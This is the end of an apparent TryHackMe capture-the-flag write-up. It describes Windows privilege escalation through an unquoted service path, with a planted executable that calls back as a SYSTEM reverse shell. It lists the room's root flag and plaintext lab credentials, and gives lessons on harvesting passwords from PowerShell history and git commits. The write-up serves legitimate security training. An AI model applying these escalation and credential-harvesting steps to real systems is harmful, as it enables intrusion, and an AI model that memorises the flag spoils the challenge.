
The Layered Escalation Pattern
This is worth understanding properly because it’s a technique you’ll use repeatedly.
At the point of exploitation, we had two problems: we needed to execute code as SYSTEM, but we only had access as the low-privileged bitbucket user. The solution was to use what we had to get what we needed.
The bitbucket shell running on port 443 served as the staging ground — it had just enough access to write a file into the service folder and start the service. That was all it needed to do. When net start zerotieroneservice was called, Windows parsed the unquoted path, found our ZeroTier.exe first, and ran it under the SYSTEM account. Our payload called back to a completely separate listener on port 9001, giving us a SYSTEM shell while the bitbucket shell remained open underneath it.
Think of it like using a visitor’s badge to unlock a staff door. The visitor’s badge wasn’t the goal but the tool that opened the next door. Once the system shell landed, the first shell became irrelevant.
Root Flag
type C:\Users\Administrator\Desktop\root.txt
Root Flag : THM{1a1fa94875421296331f145971ca4881} ✅
Credentials Summary
| Account | Credential | Source |
|---|---|---|
| replication | 101RepAdmin123!! | PSReadline history |
| nik | ToastyBoi! | GitHub commit history |
| bitbucket | littleredbucket | Kerberoasting |
| contractor-temp | Password123! | AD description field |
So what did we learn?
Check all ports — not just the top 1000. Port 7990 was completely missed by the initial scan. The entire Bitbucket → GitHub → credentials chain only existed because of a full port scan. Always run -p- on machines where standard enumeration stalls.
Git never forgets. Removing credentials from source code doesn’t remove them from commit history. This is one of the most common real-world findings in red team engagements and bug bounty programs. Always check commit history when you find any repository associated with a target.
PSReadline is a goldmine. Windows PowerShell logs command history to a plaintext file at AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt. Admins frequently type credentials directly into commands and forget this file exists.
Unquoted service paths + writable folders = guaranteed system shell. Unlike DLL hijacking which depends on the target loading a specific library, the unquoted service path technique guarantees execution as long as you can write a file to the right folder and start the service. When WinPEAS flags both conditions together, that’s your escalation path.
Use a second listener for the privileged shell. When you’re bootstrapping a system shell from a low-privilege shell, keep them on separate ports. Port 443 for the staging shell, port 9001 for SYSTEM. Cleaner, clearer, no conflicts.
 Written by 0x5h4q | 0x5h4q.github.io